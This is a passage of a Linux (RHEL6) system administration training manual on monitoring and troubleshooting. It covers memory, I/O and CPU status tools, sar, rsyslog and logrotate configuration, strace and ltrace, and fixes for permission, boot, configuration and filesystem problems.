udp        0          0  *:tftp          *:*              1978/xinetd
```

## Cleanup

- 16) Make sure tftp and xinetd are disabled:

```
# chkconfig tftp off
```

## Objectives

- 🔧 Practice troubleshooting boot process issues.

## Requirements

- 💻 (1 station)

## Relevance

Troubleshooting scenario scripts were installed on your system as part of the classroom setup process. You use these scripts to break your system in controlled ways, and then you troubleshoot the problem and fix the system.

- 1) Use tsmenu to complete the boot process troubleshooting scenario:

Troubleshooting Group	Scenario Category	Scenario Name
Group 1	Boot	boot-05.sh

## Lab 2

# Task 5

## Troubleshooting Practice: Boot Process

---

**Estimated Time: 10 minutes**

## Content

System Status – Memory .....	2
System Status – I/O .....	3
System Status – CPU .....	4
Performance Trending with sar .....	6
Troubleshooting Basics: The Process .....	7
Troubleshooting Basics: The Tools .....	9
System Logging .....	12
Rsyslog .....	14
/etc/rsyslog.conf .....	15
Log Management .....	16
Log Anomaly Detector .....	17
strace and ltrace .....	18
Common Problems .....	20
Troubleshooting Incorrect File Permissions .....	21
Inability to Boot .....	22
Typos in Configuration Files .....	23
Corrupt Filesystems .....	24
RHEL6 Rescue Environment .....	25
Process Tools .....	26
<b>Lab Tasks</b> .....	27
1. Setting up a Full Debug Logfile .....	28
2. Remote Syslog Configuration .....	30
3. Recovering Damaged MBR .....	33

## Chapter

# 11

## MONITORING & TROUBLESHOOTING

## System Status – Memory

### free

- Quick summary of memory usage

### swapon -s

- Displays swap usage on a per swap file / partition basis

### Process Files

- /proc/meminfo
- /proc/swaps

### vmstat

- **vmstat 2** – displays running stats every 2 seconds

## Memory Status

Linux provides several tools for examining the memory usage on running systems as shown in the following examples:

```
# free
# cat /proc/meminfo
```

Swap usage can be summarized by either of the following:

```
# swapon -s
# cat /proc/swaps
```

Field	Meaning
r	number of processes waiting to run
b	number of processes uninterruptedly sleeping
swpd	amount of swap used, in kilobytes
free	amount of memory free, in kilobytes

Field	Meaning
buff	amount of memory used for buffers, in kilobytes
si	memory being swapped from disk, in kilobytes/sec
so	memory being swapped to disk, in kilobytes/sec
bi	blocks written to disk, in blocks/sec
bo	blocks read from disk, in blocks/sec
in	number of interrupts per second
cs	number of context switches per second
us	percent of total CPU consumed by user processes
sy	percent of total CPU consumed by system processes
wa	percent of total CPU spent waiting on I/O
id	percent of total CPU idle time

Linux also provides the **vmstat** command, commonly used on Unix systems to examine memory usage. **vmstat** produces output like:

```
# vmstat
procs  -----memory-----  ---swap--  -----io----  --system--  ----cpu----
 r  b    swpd   free   buff   cache    si   so    bi   bo    in   cs   us sy id wa
 0   0        0  31108 413728 155980    0   0   147  142   458  838  16  4 78  3
```

## System Status – I/O

**vmstat**

**iostat**

- Shows detailed I/O statistics on a per drive basis

**Process Files**

- /proc/interrupts
- /proc/stat

### I/O Status

Several commands are also available to examine I/O statistics on Linux systems. Some basic I/O information is provided by **vmstat**. In addition, **iostat** can be run with a few different options to obtain more detailed statistics. This command presents summary information regarding I/O:

```
# iostat -d
```

Device:	tps	Blk_read/s	Blk_wrtn/s	Blk_read	Blk_wrtn
sda	0.93	45.67	35.60	4433955	3456508
fd0	0.00	0.00	0.00	32	0
md0	0.12	0.36	0.51	35203	49684
dm-0	0.64	0.31	1.51	30446	146162

Field	Description
Device	name, in dev# format, where # is the major number
tps	I / O requests per second
Blk_read/s	number of blocks read per second
Blk_wrtn/s	number of blocks written per second
Blk_read	total number of blocks read
Blk_wrtn	total number of blocks written

More detailed information about specific devices can be found by:

```
# iostat -d -x /dev/sda
```

```
. . . output omitted . . .
```

Field	Description
Device	name, in dev# format, where # is the major number
rrqm/s	merged read requests per second
wrqm/s	merged write requests per second
r/s	read requests per second
w/s	write requests per second
rsec/s	sectors read per second
wsec/s	sectors written per second
avgrq-sz	average size of requests, in sectors
avgqu-sz	average queue length of requests
await	average wait time until I / O request served
svctm	average time to service I / O requests, in seconds
%util	percentage of CPU time used servicing I/O requests

## System Status – CPU

### Process Files

- `/proc/cpuinfo`  
Shows detailed info about physical CPU(s)

### `iostat -c`

- provides a summary of CPU utilization

### `mpstat`

- provides detailed CPU utilization
- including forced sleep by Xen hypervisor

## CPU Details

Fairly detailed information about the processor(s) on the system can be obtained from the `/proc/cpuinfo` file as shown in the following example:

```
$ cat /proc/cpuinfo
processor       : 0
vendor_id     : GenuineIntel
cpu family    : 6
model         : 13
model name    : Intel(R) Pentium(R) M processor 2.00GHz
. . . snip . . .
```

## CPU Status (uni-processor)

Several tools provide information about the system CPU configuration or utilization. This command displays an average, for all processors:

```
# iostat -c
avg-cpu:  %user   %nice   %sys    %idle
           0.01   93.96   0.03    6.00
```

Field	Description
%user	percentage of CPU used for user processes
%nice	percentage of CPU used for niced user processes
%sys	percentage of CPU used for system processes
%idle	percentage of CPU time spent idle

## CPU Status (multi-processor)

Slightly more detailed information can be obtained with **mpstat**, which is usually run with the **-P ALL** option to display information about all processors on the system:

```
# mpstat -P ALL
```

```
04:02:14 PM  CPU   %user   %nice   %sys %iowait   %irq   %soft   %steal   %idle   intr/s
04:02:14 PM  all    0.18    0.00    0.14    0.40    0.00    0.00    0.00    99.27    335.19
04:02:14 PM    0     0.20    0.00    0.17    0.63    0.00    0.01    0.00    98.99    171.50
04:02:14 PM    1     0.17    0.00    0.11    0.18    0.00    0.00    0.00    99.54    163.69
```

Field	Description
CPU	all is average of all CPUs; a number is a specific CPU
%user	percentage of CPU used for user processes
%nice	percentage of CPU used for niced user processes
%sys	percentage of CPU used for system processes
%iowait	percentage of CPU/CPUs time spent waiting for disk I/O
%irq	percentage of CPU/CPUs time spent servicing interrupts
%soft	percentage of CPU/CPUs time spent servicing software interrupts
%steal	percentage of time spent in involuntary wait by virtual CPU/CPUs while the hypervisor was servicing another virtual CPU
%idle	percentage of CPU time spent idle
intr/s	number of interrupts per second processed

## System Activity Reporter

The System Activity Reporter (**sar**) is a flexible tool which can be used to observe real time performance data, or take samples over time to show performance trends.

The basic syntax of the **sar** command is:

**sar [option] [count]**

The *option* indicates what output is desired, and the optional *count* says how many samples are desired. Useful options include:

Option	Result
<b>-A</b>	display (almost) all available statistics
<b>-b</b>	display disk I/O statistics
<b>-B</b>	display system paging statistics
<b>-c</b>	display process creation statistics
<b>-d</b>	display per-disk activity statistics
<b>-I irq</b>   <b>SUM</b>   <b>PROC</b>   <b>ALL</b>   <b>XALL</b>	display interrupt statistics; <i>irq</i> is the number of the IRQ to display; <b>SUM</b> displays the total number of interrupts; <b>PROC</b> displays the number of interrupts per processor; <b>ALL</b> displays the first 16 interrupts; <b>XALL</b> displays all interrupts;

## Performance Trending with sar

### sadc

- system process located at /usr/lib/sa/sadc
- run from /etc/cron.d/sysstat
- logs activity to /var/log/sa/

### sar

- Shows system activity over time based on **sadc** logs
- defaults to displaying data from 10 minute intervals

Option	Result
<b>-n DEV</b>   <b>EDEV</b>   <b>SOCK</b>   <b>FULL</b>	display network statistics; <b>DEV</b> displays statistics on network devices; <b>EDEV</b> displays network errors; <b>SOCK</b> displays statistics on network sockets; <b>FULL</b> displays all network statistics
<b>-q</b>	displays queue lengths and load averages
<b>-r</b>	displays memory and swap utilization statistics
<b>-R</b>	displays memory I/O statistics
<b>-u</b>	displays CPU utilization statistics
<b>-v</b>	displays kernel file table statistics
<b>-w</b>	displays switching statistics
<b>-W</b>	displays swapping statistics
<b>-x pid</b>   <b>SELF</b>   <b>SUM</b>   <b>ALL</b>	displays process statistics; <i>pid</i> is the PID of the process to monitor; <b>SELF</b> indicates the <b>sar</b> process itself; <b>SUM</b> displays major and minor fault statistics; <b>ALL</b> displays statistics for all system processes
<b>-X pid</b>   <b>SELF</b>   <b>ALL</b>	displays stats about a process' child process; <i>pid</i> is the PID of the process whose children are monitored; <b>SELF</b> indicates children of the <b>sar</b> process itself; <b>ALL</b> displays statistics for child processes of all system processes
<b>-y</b>	display statistics about TTY activity



## **Troubleshooting Basics: The Process**

### **Investigate**

### **Document Discoveries**

### **Form Multiple Hypotheses**

### **Test Each Hypothesis**

### **Consider All Solutions (Then Pick The Best)**

### **Document Changes**

### **Repeat the Process (If Needed)**

### **Investigate**

In many ways, troubleshooting is like reading a good detective novel. One must not stop at the first possible explanation. Instead, evidence must be gathered and analyzed. The investigation can't end until there's enough proof to distinguish truth from fiction. Sometimes the truth is exactly as expected, and the challenge is proving it. Other times, the truth will be quite different from what was originally suspected.

Don't form an opinion too quickly when troubleshooting. A change that might correct one problem could make another problem worse. A superficial fix that only addresses a surface problem, without correcting the root cause, may hide the problem for awhile, but eventually the problem will return, perhaps making the problem worse!

Without a proper understanding of the problem, it is rare to arrive at a good solution. Be patient. Make sure the problem is understood before trying to solve it. Such obvious advice may seem ridiculous, but it is surprising the number of times it's ignored.

### **Document Discoveries**

If knowing is half the battle, what's the other half? Remembering.

While it may be possible to keep everything in one's head during a short troubleshooting session, the longer the session, or the higher the stress of the situation, the more important it becomes to keep a record of everything learned during the process. Don't make things

too complicated. Paper and a pen is enough to get the job done, but if the troubleshooting session is long or the problem returns, a few basic notes taken during the troubleshooting process can be invaluable. Good notes can also be the basis of future documentation.

### **Form Multiple Hypotheses**

Eventually, enough information will be gathered to support at least one hypothesis. At this point it is tempting to jump in and attempt to solve the problem. Resist this temptation! Take a moment to consider and rank other possible hypotheses. Many problems are easy to solve, but only after one stops focusing on the wrong hypothesis.

### **Test Each Hypothesis**

Even after forming hypotheses, continue to collect information. If possible, perform one or more experiments to confirm the most likely explanation. Such confirmation is especially important when the fix is potentially dangerous or time consuming. A good experiment may also reveal a more serious underlying problem. Without careful confirmation, one may end up repeatedly addressing surface problems without ever arriving at the root cause.

### **Consider All Solutions (Then Pick The Best)**

Many problems allow multiple solutions. Instead of immediately choosing the first solution that comes to mind, consider alternatives. Focusing too much on one solution may result in ignoring a faster,

safer solution. Taking time to consider the consequences of a solution is a critical part of not making the problem worse.

### **Document Changes**

All changes made during the troubleshooting process should be documented. Ideally, any and all changes to a system should always be documented. If a change is later discovered to be inappropriate, something as simple as a chronological list of changes on a piece of paper can save significant time when reversing unintended damage.

### **Repeat the Process (If Needed)**

Sometimes resolving one problem can reveal another. In these cases, it is tempting to assume the new problem is just an extension of the old. While that may often be true, care should still be taken to follow proper troubleshooting procedure, not just slap a quick fix on and hope for the best.

## Troubleshooting Basics: The Tools

### Every Tool Is Useful

#### Analyzing Log Files

- `awk`, `dmesg`, `grep`, `head`, `tail`

#### Reviewing System Status

- `cat /etc/*-release`, `chkconfig`, `date`, `df`, `dig`, `free`, `getfacl`, `ls`, `lsattr`, `mount`, `netstat`, `ps`, `rpm`, `service`, `top`, `w`

#### Reviewing Network Settings

- `cat /etc/resolv.conf`, `dig`, `ethtool`, `ip addr`, `ip route`

### Every Tool Is Useful

There is no replacement for a deep knowledge of a system's services and subsystems, and the tools that can be used to explore and control them. Under the right conditions, any command is a potential troubleshooting tool. However, some tools are more commonly used than everything else. These most common tools are presented in the next several tables.

#### Analyzing Log Files

Log files should always be examined early in the troubleshooting process. A lot can be learned quickly using basic tools to examine the system's log files.

Command	Description
<code>awk</code>	The ability to rapidly create simple reports from logs by filtering certain columns, summarizing, and applying formatting can reveal things that would otherwise be lost in the noise of the logs.
<code>dmesg</code>	While some kernel events are recorded in system log files, others may only be present in the kernel ring buffer.
<code>grep</code> <code>grep -v</code>	Log files are often filled with a mixture of useful and irrelevant information. While it is tempting to attempt mental filtering, it is better to use software to do it.
<code>tail</code> <code>tail -n</code>	While things sometimes break as a result of long past events, most often a recent change is at the root of new problems.
<code>tail -f</code>	Monitoring logs as new information is added can accelerate the troubleshooting process.

## Reviewing System Status

Minor misconfigurations can have surprising side effects. Early in the troubleshooting process it is important to review the general status of the system.

Command	Description
<code>cat /etc/*-release</code>	When working in an environment with multiple Linux versions, knowing how to quickly determine what's running on a system can be helpful.
<code>chkconfig --list</code> <code>service <i>name</i> status</code> <code>pgrep <i>daemon</i></code> <code>ps -ef</code>	Sometimes things break when a service is running that shouldn't be. More often, things break when a service should be running but isn't. If a service depends on multiple daemon's, make sure that all are running.
<code>date</code>	As services becoming increasingly time sensitive, systems can break in unexpected ways when their clocks are wrong.
<code>df -h</code> <code>df -ih</code>	Running out of disk space can cause many applications to exhibit strange behavior. Just as it is possible to run out of data blocks, it is also possible to run out of inodes. Some Linux filesystems can automatically allocate more inodes, but others can not.
<code>free</code>	When Linux runs low on available RAM, it is forced to page data out to swap, resulting in poor performance. Running low on memory can also force the kernel to activate the OOM Killer. This can even happen when memory is technically available but actually unusable.
<code>ls -l</code> <code>ls -Z</code> <code>lsattr</code> <code>getfacl</code>	Improper file permissions are a common cause of unexpected behavior. In addition to traditional Unix permissions, consider other options, like SELinux contexts, extended attributes, and ACLs.
<code>mount</code> <code>cat /proc/mounts</code>	Pay attention to not only what is mounted, but which options the filesystems are mounted with. Unfortunately, when the root filesystem is in readonly mode, the <code>/etc/mtab</code> file can not be updated and the output of the <code>mount</code> command may be incorrect. For this reason it may be necessary to query the kernel directly.
<code>netstat -tulpn</code> <code>lsof -i</code>	A service may be running but not listening to the right port or address. Even if a service is configured to listen to the correct port and address, it will not be able to if another process has already claimed it.
<code>rpm -Va</code>	It is normal for configuration files to change. It is not normal for binaries and libraries to change. Changes may indicate failing storage, bad memory, or human action.
<code>runlevel</code>	When a system is brought up manually, it is easy accidentally leave it in an incorrect runlevel. Knowing the current runlevel is also important when confirming the correct services are running.
<code>top</code>	In addition to its default view, <code>top</code> includes several useful commands to tweak what information it shows and how. It is also a simple interface for certain types of process management.
<code>w</code>	When troubleshooting, it is important to know who is using the system.

## Reviewing Network Status

Linux has a very network-oriented design. Even services only listening on `localhost` can break in unexpected ways when the network is misconfigured or misbehaving.

Command	Description
<code>dig</code> <code>host</code> <code>cat /etc/resolv.conf</code>	Many services depend on working name resolution.
<code>ethtool</code> <code>mii-tool</code>	When physical indicators are not visible, the <b>ethtool</b> command can be used to check link status. It can also be used to correct link level settings when autonegotiation fails.
<code>ip addr</code> <code>ip route</code>	Although it is possible to view most of a system's network configuration using <b>ifconfig</b> , the <b>ip</b> command will provide more correct and more complete information.
<code>tcpdump</code>	While it may be tedious to get specific information about network behavior using <b>tcpdump</b> , it is helpful for getting a general idea of what's happening on the network.

## System Logging

### System Messages

- Generated by applications or kernel
  - Can be created on command-line using **logger**
- Messages are differentiated by facility and priority

### System Log Daemon

- Logs system messages
- Supports remote logging

### Kernel Log Daemon

- Receives messages from the Linux kernel and sends them to the system log daemon

## Implementations

The original Unix system log daemon was written for Sendmail and was a standard part of Berkeley Unix (BSD). An enhancement called Syslogd has been dominant on Linux systems until recent years. This provided **syslogd** and **klogd**, and was configured in `/etc/syslog.conf`. It has been replaced on some systems with Syslog-NG. However, all enterprise distributions now ship Rsyslog, a drop in replacement for Syslogd.

## Syslog Facilities and Priorities

The facility is used to specify what type of program is generating the message. The Syslog daemon can then be configured to handle messages from different sources differently. This table lists the standard defined facilities with brief descriptions of what they are used for:

Facility	Description
auth/authpriv	security/authorization messages
cron	<b>crond</b> and <b>atd</b> daemons messages
daemon	other system daemons
kern	kernel messages
local0 – local7	reserved for local use
lpr	line printer subsystem
mail	mail subsystem
news	USENET news subsystem
syslog	messages generated internally by the system log daemon
user	generic user-level messages
uucp	UUCP subsystem

The priority, or level, of a message is intended to determine the importance of a message. This table lists the standard priority levels with brief descriptions of their meanings:

Priority	Description
emerg	system is unusable
alert	action must be taken immediately
crit	critical conditions
err	error conditions
warning	warning conditions
notice	normal, but significant, condition
info	informational messages
debug	debugging messages

### Enabling Remote Logging

The Syslog daemon is not configured to listen on the network by default.

On Red Hat Enterprise Linux systems make the following edit to enable remote logging:

File: /etc/rsyslog.conf	
	# Provides UDP syslog reception
-	<del>#\$ModLoad imudp.so</del>
-	<del>#\$UDPServerRun 514</del>
+	<b>\$ModLoad imudp.so</b>
+	<b>\$UDPServerRun 514</b>

## Rsyslog

Rsyslog is a logging daemon intended to compete with Syslog-ng. When Rainer Gerhards, the primary author of Rsyslog, began development of his logging daemon, Syslog-ng was already well-established as a logging daemon boasting many features lacking from the ubiquitous Sysklogd. When describing his motivation for creating yet another alternative to Sysklogd, he explained his goal to use his creation to "prevent monocultures and provide a rich freedom of choice." Rsyslog has since become the default logging daemon for most Linux distributions. In order to ease the transition from Sysklogd to Rsyslog, the existing configurations will continue to work when using Rsyslog, after which any Rsyslog specific enhancements may be added.

### Reliable Network Logging

Rather than being limited to UDP, like most logging daemons, Rsyslog supports TCP over IPv4 or IPv6. TCP is more reliable than UDP, because of its acknowledgment and retransmission capabilities. Another way Rsyslog can increase reliability is through the use of fallback logging destinations. When **rsyslogd** is unable to log to a particular destination, one or more additional destinations, either hosts or files, may be specified for message delivery.

## Rsyslog

### Drop-in replacement for Sysklogd

### IPv6 support

### Reliable logging

- Logging over TCP
- Server failover

### Precise logging

- Enhanced filtering
- Precise timestamps
- Definition of message output formats

### Ability to log to SQL databases

### TLS encryption

## Precise Logging

Rsyslog also provides several enhancements over traditional logging implementations with regards to logging precision. For example, it's possible to filter messages on any part of a log message rather than the priority of the message and the originating facility. Among other things, this allows for per-host log file creation on the logging server. Additionally, it's possible (using templates) to choose the exact logging format of messages created by Rsyslog, including support for more precise timestamps than are used with standard Syslog log messages.

### Additional Rsyslog Features

Rsyslog provides many additional features which are unavailable with Sysklogd, such as support for TLS encryption, and the ability to log to SQL databases. For a full list of available features, as well as a side-by-side feature comparison of Rsyslog and Syslog-ng, visit [http://www.rsyslog.com/doc-rsyslog\\_ng\\_comparison.html](http://www.rsyslog.com/doc-rsyslog_ng_comparison.html).



## /etc/rsyslog.conf

### Syntax

- Rules consist of selector field(s) and action field separated by spaces or tabs
  - Multiple selectors per line, separated by semicolons
  - Only one action per line

### Selector

- The selector consists of a facility and a priority, separated by a period, such as `mail.info`
  - An asterisk (\*) stands for all facilities or all priorities

### Action

- Can log to: file (including devices), FIFO, terminal, remote machine, specific users, all users

priorities, so `kern.*` would also match all messages produced by the kernel.

Unlike the priority field, the facility field is not hierarchical. It is still possible to match multiple messages from different facilities, however. Multiple selectors can be listed on a line, separated by semicolons. This can be useful when the same action needs to be applied to multiple messages. Similarly, the asterisk wild-card can be used to specify all facilities, providing another method for applying an action to a variety of messages.

### Actions

Many actions are possible, though only one can be included in a rule:

- File names can be listed in the action field, specifying the location of files to which the selected message should be written. These files can be text files, as is usually the case, but they can also be device files such as a terminal or a printer.
- User names can also be specified. If the named user is logged into the system when Rsyslog processes the message, the message will be printed to all of that user's terminals.
- An asterisk for the action tells Rsyslog to write the message to all logged-in users (it goes to all active terminals).
- Messages can be sent to remote hosts. The action `@host` tells Rsyslog to forward the message to the machine `host`, where it will be processed again by that `host`'s Syslog daemon.

## rsyslog.conf

All system and kernel messages get passed to **rsyslogd**. For every log message received Rsyslog looks at its configuration file, `/etc/rsyslog.conf` to determine how to handle that message. Rsyslog looks through the configuration file for all rule statements which match that message, and handles the message as each rule statement dictates. If no rule statement matches the message, Rsyslog discards it. Rule statements specify two things: what messages to match (selectors), and what to do with matched messages (actions).

### Selectors

Messages to match are specified by a selector which matches facilities and priorities, while actions to apply to matched messages are specified by an action field. For example, the following configuration line tells Rsyslog to apply the action `/var/log/kernlog` to all messages with a facility of `kern` and a level of `debug`:

File: `/etc/rsyslog.conf`

<code>+ kern.debug</code>	<code>/var/log/kernlog</code>
---------------------------	-------------------------------

Priority statements in selectors are hierarchical. Rsyslog will match all messages of the specified priority and higher. The selector `kern.debug` matches all messages produced by the kernel with priority `debug` or higher; since `debug` is the lowest possible priority, the selector `kern.debug` matches all messages with a `kern` facility. In addition, an asterisk can be used as a wild card to represent all

## Log Management

All system administrators must watch their system logs on a regular basis. Logs need to be analyzed periodically to ensure system security, and they also need to be analyzed to prepare usage reports and other basic system data. In addition, log files need to be rotated periodically; log files grow regularly over time, and must be trimmed to prevent total disk space consumption. However, most daemons complain if their log files are rotated while the daemons are running and have the log files open for writing, so rotation of log files normally requires that daemons be stopped, log files be moved, new log files be created, and then daemons be re-started.

As might be apparent, both log analysis and log rotation are tedious, repetitive, time-consuming tasks. Linux provides utilities which can help with both of these chores. The **logrotate** program can be used to automate log file rotation, while the **logwatch** program can perform basic log file monitoring and analysis.

### logrotate

The system ships with **logrotate** configured to manage system logs. Basic **logrotate** configuration is done in the `/etc/logrotate.conf` file. In this file, general options can be set like how frequently log files should be rotated, how many old log files should be kept, and whether or not old log files should be compressed. In addition, all the configuration files in `/etc/logrotate.d/` are also interpreted by **logrotate**. Files in this directory configure **logrotate** to manage specific services, by telling it information like what log files generated

## Log Management

`/var/log/`

- Standard location for log files

### logrotate

- Log rotation utility
- Allows automatic rotation, compression, removal and mailing of log files
- Runs daily from `/etc/cron.daily/logrotate`
- `/etc/logrotate.conf`  
Main configuration file
- `/etc/logrotate.d/`  
All files in this directory used for configuration as well

by that service need to be rotated, how the service should be restarted if it needs to be restarted after log file rotation, and so forth.

The `/etc/logrotate.d/` directory makes it easy for RPMs to install and remove configuration files on the system specifying how the log files produced by the software in that RPM should be managed.

### Main logrotate Configuration File

The `/etc/logrotate.conf` file mainly acts to set defaults and then includes daemon specific configuration files from the `/etc/logrotate.d/` directory.

File: `/etc/logrotate.conf`

```
weekly
rotate 4
create
include /etc/logrotate.d
/var/log/utmp {
    monthly
    minsize 1M
    create 0664 root utmp
    rotate 1
}
```

## Log Anomaly Detector

Day-to-day information log messages considered unimportant

logwatch

- Reports/acts upon anomalous messages

### logwatch

Red Hat Enterprise Linux also ships Kirk Bauer's **logwatch** package. **logwatch** is an easily customized suite of software for analyzing system logs to identify interesting messages. **logwatch** can analyze log files from most popular services, and it can be configured to do so automatically on a regular basis, emailing the administrator any results. Commonly, it is configured to monitor log files on an hourly or nightly basis for suspicious activity on the system.

The default Red Hat Enterprise Linux configuration runs **logwatch** each night from `/etc/cron.daily/` and emails a report to root.

## The strace Command

The **strace** command can be used to intercept and record the system calls made, and the signals received by a process. This allows examination of the boundary layer between the user and kernel space which can be very useful for identifying why a process is failing. Using **strace** to analyze how a program interacts with the system is especially useful when the source code is not readily available. In addition to its importance in troubleshooting, **strace** can provide deep insight into how the system operates.

Any user may trace their own running processes; additionally, the root user may trace any running processes. For example, the following could be used to attach to and trace the running **slapd** daemon:

```
# strace -p $(pgrep slapd)
. . . output omitted . . .
```

## strace Output

Output from **strace** will correspond to either a system call or signal. Output from a system call is comprised of three components: The system call, any arguments surrounded by paranthesis, and the result of the call following an equal sign. An exit status of -1 usually indicates an error. For example:

```
$ strace ls enterprise
execve("/bin/ls", ["ls", "enterprise"], [/ * 38 vars */]) = 0
brk(0) = 0x8aa2000
```

## strace and ltrace

### strace

- traces systems calls and signals
- **-p** *pid\_num* – attach to a running process
- **-o** *file\_name* – output to file
- **-e** *trace=expr* – specify a filter for what is displayed
- **-f** – follow (and trace) forked child processes
- **-c** – show counts

### ltrace

- very similar to **strace** in functionality and options but shows dynamic library calls made by the process
- **-S** – show system calls
- **-n** *x* – indent output for nested calls

```
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such
file or directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
. . . snip . . .
```

Curly braces are used to indicate dereferenced C structures. Square braces are used to indicate simple pointers or an array of values.

Since **strace** often creates a large amount of output, it's often convenient to redirect it to a file. For example, the following could be used to launch the Z shell, trace any forked child processes, and record all file access to the **files.trace** file:

```
# strace -f -o files.trace -e trace=file zsh
. . . output omitted . . .
```

Run the **ls** command counting the number of times each system call was made and print totals showing the number and time spent in each call (useful for basic profiling or bottleneck isolation):

```
# strace -c ls
. . . output omitted . . .
```

The following example shows the three config files that OpenSSH's **sshd** reads as it starts. Note that **strace** sends its output to **STDERR** by default, so if you want to pipe it to other commands like **grep** for further altering you must redirect the output appropriately:

```
# strace -f -eopen /usr/sbin/sshd 2>&1 | grep ssh
. . . output omitted . . .
```

Trace just the network related system calls as Netcat attempts to

connect to a local **telnetd** service:

```
# strace -e trace=network nc localhost 23  
... output omitted ...
```

### The **ltrace** Command

The **ltrace** command can be used to intercept and record the dynamic calls made to shared libraries. The amount of output generated by the **ltrace** command can be overwhelming for some commands (especially if the **-S** option is used to also show system calls). You can focus the output to just the interaction between the program and some list of libraries. For example, to execute the **id -Z** command and show the calls made to the **libselinux.so** module, execute:

```
$ ltrace -l /lib/libselinux.so.1 id -Z  
is_selinux_enabled(0xc1c7a0, 0x9f291e8, 0xc1affc, 0, -1)→  
    =1  
getcon(0x804c2c8, 0xffe80ff4, 0x804b179, 0x804c020, 0)→  
    =0  
user_u:system_r:unconfined_t
```

Remember that you can see what libraries a program is linked against using the **ldd** command.

## Common Problems

**Incorrect file permissions**

**Inability to boot**

**Incorrect boot-loader installation**

**Corrupt file systems**

**Typos in configuration files**

**Disks full**

- no free blocks
- no free inodes

**Running out of (virtual) memory**

**Runaway processes**

## Problems and Solutions in Linux

When problems occur in Linux, they manifest themselves via symptoms. Sometimes there is a strong correlation between the symptom and problem such that determining the root problem is very easy. Other times, the problem manifests itself in symptoms that are subtle or otherwise non-obvious. These latter types of problems can be especially difficult to solve the first time you encounter them. Experience is a large, if not the largest, factor in speedy troubleshooting. The upcoming pages document common problems, their symptoms and solutions. Hopefully this will save you time in the future.

## Troubleshooting Incorrect File Permissions

### Overly strict permissions

/tmp/ not world writable and sticky (1777)

### Filesystem is a hierarchy

What are the permissions on /

### What UID & GID is daemon running as?

- What are the permissions on the files the daemon is trying to access?
- What are the permissions on parent directories?

### Incorrect SELinux file context

## Possible Solutions

Incorrect file permissions can be very difficult to debug. For example, if permissions on /tmp/ are incorrect, **xfstests** will report that it started successfully, but when making an attempt to write a socket in /tmp, will fail and silently exit.

**strace** and **ltrace** are invaluable for debugging opaque problems like these. Use **strace** on the daemon or program to see if it is getting any "permission denied" error messages. Then take the appropriate action to fix the permission problem.

One problem which can be difficult to diagnose is incorrect permissions on the root directory, /. To see the permissions on /, use the **ls -ld /** command. On Linux, you should see:

```
$ ls -ld /  
drwxr-xr-x  22 root root 1024 Sep 18 07:25 /
```

On RHEL6, the root directory does not have write access for the owner, i.e. 0555 mode.

## Incorrect SELinux Security Context

On RHEL6, problems with a wrong SELinux context can be fixed with the **chcon** or **restorecon** commands. For example, in order for Apache to be able to read a file it needs to have the httpd\_sys\_content\_t SELinux context. Here is an illustration of a common problem:

```
# cd /var/www/html/; ls -alZ  
drwxr-xr-x. root root system_u:object_r:httpd_sys_content_t:s0 .  
drwxr-xr-x. root root system_u:object_r:httpd_sys_content_t:s0 ..  
-rw-r--r--. root root unconfined_u:object_r:httpd_sys_content_t:s0 index.html  
-rw-r--r--. root root unconfined_u:object_r:var_t:s0 logo.png
```

The logo.png file has the incorrect context. It can be corrected with:

```
# chcon -t httpd_sys_content_t logo.png
```

## x86 Linux Boot Process

### BIOS

- ⌘ Quick Hardware Check
- ⌘ Initial Hardware configuration
- ⌘ Selects and passes control to Master Boot Record on boot device

### LILO / GRUB first stage in MBR

- ⌘ Executes 2nd stage loader

### Boot loader 2nd stage

- ⌘ Provides boot prompt, displays graphic
- ⌘ Starts execution of kernel

### Linux kernel

- ⌘ Initializes and configures hardware
- ⌘ Finds and decompresses initramfs image(s)
- ⌘ Loads drivers
- ⌘ Creates root device, mounts root partition read-only. Location of root filesystem is usually passed to kernel by boot loader
- ⌘ Executes **/sbin/init** (can be overridden with **init=/xxx/xxx** option)

### init – (initial process)

- ⌘ Reads **/etc/inittab**. Determines default runlevel; if not

## Inability to Boot

Understanding exact steps performed during booting will greatly aid troubleshooting

**BIOS, hardware, and boot loader problems**

**Kernel issues**

- Does kernel have drivers for device that has root filesystem, and for the root filesystem type?

**Filesystem Corruption or Label errors**

- Filesystem is corrupted enough that the kernel cannot mount it read-only

**Configuration file errors in critical files**

- **/etc/inittab**, **/etc/fstab**, boot loader config

defined, prompts.

- ⌘ Executes a variety of scripts to bring up core system services.

Scripts executed by **init** on a RHEL6 system include:

- ⌘ Processes **selinux** and **enforcing** parameters passed to kernel. Uses **libselinux** to mount the **/selinux** filesystem. Loads SELinux policy.
- ⌘ **/etc/rc.d/rc.sysinit** which performs initial tasks that are the same regardless of the runlevel being entered.
- ⌘ **/etc/rc.d/rc** which runs all SysV init scripts referenced by the symbolic links in the corresponding **/etc/rcX.d/** directory for the runlevel being entered.
- ⌘ Starts **mingetty**'s attached to a set of local virtual terminals.
- ⌘ Starts a display manager such as **gdm** if entering runlevel 5.



## Typos in Configuration Files

Typos in certain configuration files can prevent successful boot

- boot loader config files
- /etc/inittab
- /etc/fstab

**Check** /var/log/\*

**Check documentation for proper syntax**

## Essential Configuration Files

Typographical errors in essential configuration files can prevent Linux from booting correctly. This can occur when mistakes are made in the boot loader configuration files. In order to recover from an incorrectly installed boot loader, the system usually needs to be booted off of rescue media. To fix mistakes in other important files, such as `fstab` or `inittab`, you can usually do a minimal boot off of the local installation, either by booting with a rescue shell instead of `init` (**`init=bin/bash`** at the boot loader command line) or by booting into run level 1 (appending **1** to the kernel parameters from the GRUB boot loader).

On RHEL6, the GRUB configuration file that defines the menu items displayed on boot is the `/boot/grub/grub.conf` file. The `/etc/grub.conf` and `/boot/grub/menu.lst` file are symbolic links to this config file.

## Corrupt Filesystems

Filesystems need to be clean before they are mounted read-write  
Unless major damage has occurred, unclean filesystems can still be mounted read-only

Filesystem could be unclean because of hardware failure

**fsck** will return filesystem to consistent state

- Filesystem structures repaired, not filesystem data
- Can take a LONG time on very large filesystems

**Journaling filesystems partially prevent need to run fsck**

- Btrfs, Ext3/4, JFS, ReiserFS, XFS

## Solutions

At boot time, all filesystems are checked to see if they are in a clean state. Filesystems are marked clean as the final step of being unmounted. If a filesystem is not clean, **fsck** is run against it. **fsck** is a front-end program which calls an appropriate program, (e.g. **e2fsck**(8), **reiserfsck**(8), **xfs\_check**(8)) to check the filesystem.

